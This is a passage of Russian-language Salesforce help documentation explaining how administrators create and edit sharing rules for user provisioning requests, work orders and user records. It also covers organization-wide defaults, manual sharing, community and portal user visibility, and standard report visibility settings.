   Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
5. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

6. Нажмите кнопку **«Сохранить»**.

Создание правил общего доступа к запросу на инициализацию пользователя

Правила общего доступа к запросу на инициализацию пользователя могут опираться только на ответственного за запись. Создание правил общего доступа к запросу на инициализацию пользователя на основе критериев недоступно. Разрешается создавать не более 300 правил общего доступа к запросу на инициализацию пользователя.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: запрос на инициализацию пользователя».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
7. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
8. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

9. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа к запросу на инициализацию пользователя:

- Управление общим доступом и «Использование функций подлинности»

СМ. ТАКЖЕ:

Правила общего доступа
Рекомендации по правилам общего доступа
Категории правила общего доступа
Редактирование правил общего доступа к запросу на инициализацию пользователя
Инициализация пользователя для связанных приложений

Редактирование правил общего доступа к запросу на инициализацию пользователя

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. Создание правил общего доступа к запросу на инициализацию пользователя на основе критериев недоступно.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: запрос на инициализацию пользователя».
3. При необходимости измените метку и имя правила.
4. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

СМ. ТАКЖЕ:

- Правила общего доступа
- Рекомендации по правилам общего доступа
- Категории правила общего доступа
- Инициализация пользователя для связанных приложений

Создание правил общего доступа к заказу-наряду

Правила общего доступа к заказу-наряду опираются на ответственного записи или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к заказу-наряду, в том числе не более 50 правил общего доступа на основе критериев.

Прим.: Общий доступ к заказам-нарядам на основе критериев доступен в пробной версии. Дополнительную информацию о включении этой функции в организации можно получить в компании Salesforce.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:
- Управление общим доступом

Включение заказов-нарядов:
- «Настройка приложения»

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. Введите *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: заказ-наряд».
4. Заполните поле **«Имя метки»** и щелкните поле **«Имя правила»** для автоматического заполнения.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   - «На основе ответственности за запись» — в строке «за которые отвечают участники» выберите пользователей, записи которых становятся общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
   - «На основе критериев» — укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

   Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке **«Общий доступ с»** выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

10. Нажмите кнопку **«Сохранить»**.

Рекомендации по правилам общего доступа

Правила общего доступа позволяют выборочно предоставлять доступ к данным для заданных наборов пользователей. Прежде чем использовать правила общего доступа, просмотрите указанные ниже примечания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Правила общего доступа к организациям и контактам доступны в версиях: **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer**

Правила общего доступа к территориям организации, обращениям, интересам, возможностям, заказам и настраиваемым объектам доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к кампаниям доступны в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Версия **Database.com Edition** поддерживает только правила общего доступа к настраиваемым объектам.

Предоставление доступа

- С помощью правил общего доступа можно предоставить более широкий доступ к данным. Стандартные уровни доступа организации не могут быть дополнительно ограниченны.
- Если несколько правил общего доступа предоставляют пользователю разные уровни доступа к записи, пользователь получает самый нестрогий уровень доступа.
- Правила общего доступа автоматически предоставляют дополнительный доступ к связанным записям. Например, правила общего доступа к возможностям предоставляют членам роли или группы доступ к организации, связанной с опубликованной возможностью, если такого еще нет. Аналогично правила общего доступа к контактам и обращениям предоставляют членам роли или группы доступ к связанной организации.
- Пользователи в иерархии ролей благодаря правилу общего доступа автоматически получают такой же доступ, что и пользователи ниже них в иерархии, если объект стандартный или выбран параметр **«Предоставить доступ с использованием иерархий»**.
- Независимо от правил общего доступа, пользователи могут как минимум просматривать организации в собственных территориях. Кроме того, пользователям может быть предоставлен доступ на просмотр и редактирование контактов, возможностей и обращений, связанных с организациями их территорий.

Обновление

- При создании правила общего доступа на основе ответственного с такими же исходными и целевыми группами, как и у существующего правила, это существующее правило перезаписывается.
- После сохранения правила общего доступа невозможно изменить поле «Общий доступ» при редактировании правила общего доступа.
- Правила общего доступа применяются ко всем новым и существующими записям, соответствующим определению исходного набора данных.
- Правила общего доступа применяются как к активным, так и к неактивным пользователям.
- При изменении уровней доступа для правила общего доступа все существующие записи автоматически обновляются.
- При удалении правила общего доступа автоматически удаляются права общего доступа, созданные этим правилом.
- При изменении пользователей, входящих в группу, роль или территорию, правила общего доступа оцениваются заново для добавления или удаления доступа при необходимости.

- При переносе записей от одного пользователя к другому правила общего доступа повторно оцениваются для добавления или удаления доступа к перенесенным записям по мере необходимости.
- Внесение изменений в правила общего доступа может инициировать одновременное изменение большого количества записей. Для эффективной обработки этих изменений запрос пользователя может быть поставлен в очередь, а после его выполнения будет отправлено электронное уведомление.
- Правила общего доступа к интересам не предоставляют автоматически доступ к данным интересов после их преобразования в записи организации, контакта и возможности.

Пользователи портала

- Вы можете создать правила для предоставления общего доступа к большинству типов пользователей клиентского портала и пользователей Salesforce. Аналогично можно создать правила общего доступа между пользователями клиентского портала из разных организаций, если у них есть лицензия «Менеджер клиентского портала» Однако пользователи массового портала не могут быть включены в правила общего доступа, так как они не имеют ролей и не могут быть добавлены в общедоступные группы.
- Категория «Роли, внутренние подчиненные роли и подчиненные роли портала», используемая правилами общего доступа, может быть преобразована в категорию «Роли и внутренние подчиненные роли» посредством мастера преобразования доступа пользователя портала. Более того, данный мастер позволяет преобразовывать общедоступные папки отчетов, панелей мониторинга или документов в папки, доступные всем пользователям, кроме пользователей портала.

Поля управляемого пакета

Если правило общего доступа на основе критериев ссылается на поле из управляемого пакета с просроченной лицензией, к метке поля добавляется надпись (просрочено). Метка поля отображается в раскрывающемся поле на странице определения правила в меню «Настройка». Правила общего доступа на основе критериев, которые ссылаются на просроченные поля, не подлежат перерасчету, а новые записи не получают общего доступа под управлением этих правил. Однако общий доступ к существующим записям до истечения срока действия пакета сохраняется.

СМ. ТАКЖЕ:

Правила общего доступа

Правила общего доступа для сообществ

Общий доступ к пользователям

Функция общего доступа к пользователям позволяет отображать или скрывать внутренних или внешних пользователей от других пользователей организации.

Например, чтобы запретить розничным продавцам, которые добавлены производителем в организацию, просмотр и взаимодействие друг с другом, задайте единому параметру для объекта «Пользователь» значение «Личный». Затем откройте доступ к указанным продавцам с помощью правил общего доступа или настроив общий доступ вручную.

Ниже перечислены действия, доступные после включения общего доступа к пользователям.

- Назначьте полномочие «Просмотр всех пользователей» пользователям, которым должны быть доступны все пользователи. Данное полномочие включается автоматически при назначении полномочия «Управление пользователями».
- Задайте единому стандартному параметру для записей пользователей значение «Личный» или «Общедоступный: только для чтения».
- Создайте правила общего доступа к пользователям на основе принадлежности к группе или другого критерия.
- Чтобы предоставить отдельным пользователям или группам доступ к записям пользователей, воспользуйтесь общим доступом, установленным вручную.
- Определите доступность внешних пользователей на клиентских или партнерских порталах и в сообществах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Предоставленный вручную общий доступ, порталы и сообщества доступны в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Общие сведения об общем доступе к пользователям

Восстановление стандартных параметров доступности пользователей

Определение уровня доступа пользователей сообщества или портала

Общие сведения об общем доступе к пользователям

Настройте единые стандартные параметры для записей внутренних и внешних пользователей. Затем расширьте уровень доступа посредством правил общего доступа на основе участия в общедоступных группах, ролях или территориях, либо вручную предоставьте другим пользователям или группам общий доступ к отдельным записям пользователей.

При включении общего доступа к пользователям результаты поиска, списковые представления и другие области позволяют просматривать других пользователей только при наличии соответствующего уровня доступа «Чтение».

Прежде чем применить общий доступ к пользователям, просмотрите перечисленные ниже рекомендации.

Полномочие «Просмотр всех пользователей»

Данное полномочие может быть назначено пользователям, которым требуется уровень доступа «Чтение» ко всем пользователям, независимо от параметров общего доступа. Полномочие «Просмотр всех пользователей» предоставляется автоматически при назначении полномочия «Управление пользователями».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Предоставляемый вручную общий доступ доступен в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Единые стандартные параметры для записей пользователей

По умолчанию данному параметру задается значение «Личный» для внешних пользователей и «Общедоступный: только для чтения» для внутренних пользователей. Стандартный уровень доступа «Личный» позволяет пользователям просматривать и редактировать только собственные записи пользователей. Записи подчиненных в иерархии ролей доступны для чтения.

Правила общего доступа: пользователь

Правила общего доступа к пользователям поддерживают общие рекомендации. Правила общего доступа к пользователям опираются на участие в общедоступных группах, ролях или территориях. Каждое правило общего доступа предоставляет участникам целевой группы общий доступ к участникам исходной группы. Прежде чем создать правила общего доступа, рекомендуем создать соответствующие общедоступные группы, роли или территории. Пользователи наследуют уровень доступа нижестоящих пользователей в иерархии ролей.

Общий доступ вручную к записям пользователей

Общий доступ вручную позволяет предоставлять отдельным пользователям доступ для чтения или редактирования, при условии, что уровень доступа превышает стандартный доступ целевого пользователя. Пользователи наследуют уровень доступа нижестоящих пользователей в иерархии ролей. Управляемый общий доступ к Apex не поддерживается.

Общий доступ к внешним пользователям

Полномочие «Управление внешними пользователями» предоставляет пользователям портала PRM, портала обслуживания клиентов и портала самообслуживания клиентов доступ к записям внешних пользователей, независимо от правил общего доступа или единых стандартных параметров для записей пользователей. Полномочие «Управление внешними пользователями» не предоставляет доступ к пользователям-гостям или пользователям Chatter External.

Совместимость общего доступа к пользователям

Ниже перечислены функции, поддерживаемые частично, при условии, что единому стандартному параметру для объекта «Пользователь» задано значение «Личный».

- Chatter Messenger недоступен внешним пользователям. Chatter Messenger доступен только внутренним пользователям, при условии, что единому стандартному параметру для объекта «Пользователь» задано значение «Общедоступный: только для чтения».
- Настраиваемые прогнозы: полномочие «Просмотр всех прогнозов» позволяет пользователям просматривать недоступных пользователей.
- Salesforce CRM Content: пользователи, которые могут создавать библиотеки, могут просматривать недоступных пользователей при добавлении участников библиотеки.
- Типы стандартных отчетов: некоторые отчеты на основе типов стандартных отчетов содержат данные недоступных пользователей. Дополнительную информацию см. в разделе «Управление доступностью стандартных отчетов».

СМ. ТАКЖЕ:

Общий доступ к пользователям

Настройка единых стандартных параметров общего доступа для записей пользователей

Прежде чем предоставить доступ, рекомендуем настроить единые стандартные параметры общего доступа для объекта «Пользователь».

Единому стандартному параметру общего доступа для записей пользователей может быть задано значение «Личный» или «Общедоступный: только для чтения». Значение «Личный» должно быть задано при наличии как минимум одного пользователя, которому запись должна быть недоступна.

Например, организация содержит внутренних пользователей (сотрудники и торговые агенты) и внешних пользователей (клиенты/пользователи портала), обслуживаемых разными торговыми агентами или организациями портала, и предъявляет перечисленные ниже требования.

- Сотрудники могут просматривать всех пользователей.
- Торговые агенты могут просматривать только сотрудников, других агентов и собственные записи пользователей-клиентов.
- Клиенты могут просматривать только других клиентов, обслуживаемых тем же агентом или организацией портала.

Чтобы выполнить данные требования, рекомендуем задать стандартному внешнему доступу значение «Личный» и расширить уровень доступа посредством правил общего доступа, общего доступа вручную или полномочий пользователя.

По умолчанию уровню доступа внешних пользователей задается значение «Личный». Уровню доступа внутренних пользователей задается значение «Общедоступный: только для чтения». Чтобы изменить единые стандартные параметры для внешнего доступа к объекту «Пользователь», выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартного общего доступа:

- Управление общим доступом

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры».
3. Выберите нужный уровень стандартного внутреннего и внешнего доступа для записей пользователей.

   Стандартный внешний доступ должен соответствовать стандартному внутреннему доступу или быть более строгим.
4. Нажмите кнопку **«Сохранить»**.

   Пользователям предоставляется доступ для чтения к записям нижестоящих пользователей в иерархии ролей, а также полный доступ к собственным записям пользователей.

СМ. ТАКЖЕ:

Общие сведения о внешних единых стандартных параметрах

Определение уровня доступа пользователей сообщества или портала

Общий доступ к пользователям

Создание правил общего доступа к пользователю

Общий доступ к пользователям может быть предоставлен на основе принадлежности к группе или на основе критериев.

Правила общего доступа к пользователю могут опираться на участников общедоступной группы, роли или территории, либо другой критерий (например, «Отдел» или «Должность»). По умолчанию разрешается создавать не более 300 правил общего доступа к пользователю, в том числе не более 50 правил общего доступа на основе критериев. Дополнительную информацию об увеличении данных ограничений можно получить в компании Salesforce.

Правила общего доступа к пользователю на основе участия позволяют предоставлять участникам группы общий доступ к записям пользователей, принадлежащим участникам другой группы. Прежде чем создать правило общего доступа к пользователю на основе участия, убедитесь в создании соответствующих групп.

Пользователи наследуют уровень доступа нижестоящих пользователей в иерархии ролей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: пользователь».
3. Заполните поле **«Имя метки»** и щелкните поле **«Имя правила»** для автоматического заполнения.
4. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
5. Выберите тип правила.
6. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   a. «На основе принадлежности к группе». Пользователи, являющиеся участниками группы, могут быть доступны участникам другой группы. В строке «Пользователи, являющиеся участниками:» выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 групп, ролей или территорий).
   b. «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
7. В строке «Общий доступ с» выберите группу, которой должен быть предоставлен доступ к записям пользователей. Выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
8. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять. Данный уровень доступа позволяет просматривать целевых пользователей в списковых

Параметр доступа	Описание
	представлениях, диалоговых окнах поиска и полях поиска, а также взаимодействовать с пользователями в Chatter.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

9. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Редактирование правил общего доступа к пользователю
Категории правила общего доступа
Общий доступ к пользователям

Редактирование правил общего доступа к пользователю

В правилах общего доступа к пользователю на основе участников групп, ролей или территорий можно редактировать только параметры общего доступа. В правилах общего доступа к пользователю на основе других критериев можно редактировать критерии и параметры общего доступа.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: пользователь».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе принадлежности к группе, перейдите к следующему действию. Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
5. Выберите параметры общего доступа для пользователей. Уровень **«Доступ пользователя»** применяется к пользователям, которые являются участниками общедоступных групп.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общий доступ к пользователям

Предоставление общего доступа к записям пользователей

Модель общего доступа организации и стандартные уровни доступа к записям пользователей определяются администратором. Если единым стандартным параметрам общего доступа задано значение «Личный» или «Общедоступный: только для чтения», то доступ к собственным записям пользователей может быть предоставлен другим пользователям. Стандартные уровни доступа организации не могут быть дополнительно ограничены.

Система позволяет предоставлять общий доступ к записям внешних пользователей (например, внешние пользователи сообщества и пользователи клиентского или партнерского портала). Кроме того, общий доступ к записи внутреннего пользователя может быть предоставлен внешнему пользователю. Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений о пользователе. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к записи пользователя. Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **«Добавить»**. Данный метод предоставления доступа также известен как *предоставление общего доступа вручную* к записям пользователей.
- Чтобы изменить или удалить общий доступ, установленный вручную, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного правила.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записей пользователей:

- Чтение для записей пользователей

Администраторы могут выключать или включать предоставление общего доступа вручную к записям пользователей для всех пользователей.

СМ. ТАКЖЕ:

Общий доступ к пользователям

Различия между общим доступом к пользователям, предоставляемым вручную или посредством наборов для общего доступа

Предоставление доступа к записям пользователя

Доступ других пользователей к записям пользователя может быть предоставлен вручную. Пользователи наследуют полномочия доступа нижестоящих пользователей в иерархии ролей. Предоставление другим пользователям доступа к собственной записи пользователя дает им возможность видеть страницу сведений о пользователе. Кроме того, пользователь становится видимым в результатах поиска, списковых представлениях и так далее.

Доступ к записи пользователя, недоступной согласно единым стандартным параметрам, правилам общего доступа или иерархии ролей, может быть предоставлен другим пользователям вручную. Если вы получаете доступ несколькими способами, то из уровней доступа выбирается самый высокий. Общий доступ к пользователям массового портала может быть предоставлен только вручную.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**. Щелкните имя нужного пользователя.
2. Нажмите кнопку **«Общий доступ»** на странице сведений о пользователе.
3. Нажмите кнопку **«Добавить»**.
4. Выберите нужную группу, роль, территорию или пользователя из раскрывающегося списка.
5. Чтобы выбрать нужных пользователей, добавьте их имена в список «Общий доступ с:».
6. Выберите нужный уровень доступа к записи.

   Доступные значения («Для чтения и записи» и «Только для чтения») определяются едиными стандартными параметрами. Вы можете предоставить пользователям только более высокий уровень доступа по сравнению со стандартным уровнем в вашей организации.
7. Нажмите кнопку **«Сохранить»**.
8. Чтобы изменить доступ к записям, на странице пользователя «Сведения об общем доступе» щелкните **«Правка»** или **«Удал.»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления доступа к собственной записи пользователя:

- «Чтение» для соответствующей записи пользователя

Определение уровня доступа пользователей сообщества или портала

Общий доступ к пользователям предоставляется автоматически при включении сообщества и назначении лицензий портала. После включения общего доступа система позволяет выбрать пользователей, доступных пользователям сообщества по умолчанию. При использовании клиентских или партнерских порталов система также позволяет выбирать пользователей, доступных по умолчанию. Пользователи, которые доступны друг другу, могут взаимодействовать во всех сообществах или на порталах организации. Например, чтобы ограничить доступ к сообществу, снимите флажок **«Доступность пользователя сообщества»** и примените другие функции общего доступа (например, правила общего доступа, общие доступы вручную или доступ к порталу).

Стандартные параметры, выбранные для сообществ и порталов, могут различаться.

Сообщества

По умолчанию пользователи сообщества доступны всем другим внутренним и внешним пользователям сообществ с их участием. При необходимости внешние пользователи сообществ могут быть доступны только самим себе и своим руководителям в иерархии ролей. Параметр поддерживает только уровень доступа «Чтение» и применяется ко всем сообществам организации.

Иерархия ролей не позволяет наследовать доступность пользователей, инициированную параметром **«Доступность пользователя сообщества»**. Менеджеру иерархии ролей, который, в отличие от своего подчиненного, не является участником сообщества, не предоставляется доступ к другим участникам сообщества.

Порталы

По умолчанию пользователи портала доступны другим пользователям портала той же организации. При необходимости внешние пользователи порталов могут быть доступны только самим себе и своим руководителям в иерархии ролей. Параметр поддерживает только уровень доступа «Чтение» и применяется ко всем порталам организации.

Прим.: Кроме того, пользователям партнерского портала доступен менеджер канала распределения.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры».
3. Чтобы разрешить просмотр пользователей только самим пользователям и их руководителям, снимите флажок **«Доступность пользователя портала»**. Чтобы разрешить просмотр пользователей портала всем другим пользователям портала внутри той же организации, установите данный флажок.
4. Чтобы разрешить просмотр пользователей только самим пользователям и их руководителям, снимите флажок **«Доступность пользователя сообщества»**. Чтобы разрешить просмотр пользователей сообщества всем другим пользователям сообществ, установите данный флажок.

   Прим.: Данный параметр отображается только при использовании сообществ Salesforce.

5. Нажмите кнопку **«Сохранить»**.

Любой из данных параметров позволяет быстро переопределить значение «Личный», заданное единому стандартному параметру внешнего доступа к объекту «Пользователь» для пользователей сообщества или портала.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки доступности пользователя сообщества и портала:

- Управление общим доступом

При необходимости расширьте уровень доступа к отдельным пользователям после настройки данных стандартных параметров.

СМ. ТАКЖЕ:

- Настройка единых стандартных параметров общего доступа для записей пользователей
- Создание правил общего доступа к пользователю
- Управление доступностью стандартных отчетов
- Общий доступ к пользователям

Управление доступностью стандартных отчетов

Система позволяет отображать или скрывать стандартные отчеты, которые могут содержать данные недоступных пользователей.

Система позволяет определять доступность отчетов на основе стандартных типов отчетов, которые могут содержать данные недоступных пользователей. При первом включении общего доступа к пользователям система скрывает все отчеты, которые содержат данные, принадлежащие недоступным пользователям.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры».
3. Чтобы разрешить пользователям просмотр отчетов на основе стандартных типов отчетов, которые могут содержать данные недоступных пользователей, установите флажок **«Доступность стандартных отчетов»**. Чтобы скрыть данные отчеты, снимите данный флажок.
4. Нажмите кнопку **«Сохранить»**.

Если единому стандартному параметру для объекта «Пользователь» присвоено значение «Личный» и установлен соответствующий флажок, то отчет позволяет просматривать только имена недоступных пользователей. Сведения о пользователе (например, имя пользователя и адрес эл. почты) не отображаются. После снятия флажка **«Доступность стандартных отчетов»** пользователи с полномочием «Просмотр всех пользователей» могут по-прежнему просматривать все отчеты на основе типов стандартных отчетов. Кроме того, данные отчеты могут просматриваться всеми пользователями, если единому стандартному параметру для объекта «Пользователь» задано значение «Общедоступный: только для чтения».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки уровня доступности стандартных отчетов:

- Управление общим доступом

Важное замечание: При включении общего доступа к аналитике всем пользователям организации по умолчанию предоставляется уровень доступа «Гость» к общедоступным папкам отчетов и панелей мониторинга. Пользователи, которым назначен уровень доступа «Редактор» или «Менеджер», а также пользователи с дополнительными административными полномочиями могут получить более широкий доступ. Доступ каждого пользователя к папкам основан на сочетании прав доступа к папке и полномочий пользователя. Чтобы скрыть все стандартные папки отчетов при необходимости, удалите общий доступ для всех пользователей из папок. Затем снимите флажок

«Просмотр панелей мониторинга в общедоступных папках» и флажок **«Просмотр отчетов в общедоступных папках»** для профилей пользователей.

СМ. ТАКЖЕ:

Общий доступ к пользователям

Поддерживаемые типы отчетов для общего доступа к пользователям

Управление общим доступом вручную для записей пользователей

Система позволяет разрешать или запрещать пользователям предоставление другим пользователям организации общего доступа к их собственным записям пользователей.

Система позволяет контролировать доступность кнопки **«Общий доступ»** на страницах сведений о пользователях. Данная кнопка позволяет пользователю предоставлять другим пользователям организации доступ к собственной записи пользователя. Чтобы скрыть или отобразить данную кнопку для всех пользователей, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры».
3. Чтобы добавить кнопку **«Общий доступ»** на страницы сведений о пользователях, установите флажок **«Общий доступ вручную к записям пользователей»**. В противном случае, снимите данный флажок.
4. Нажмите кнопку **«Сохранить»**.

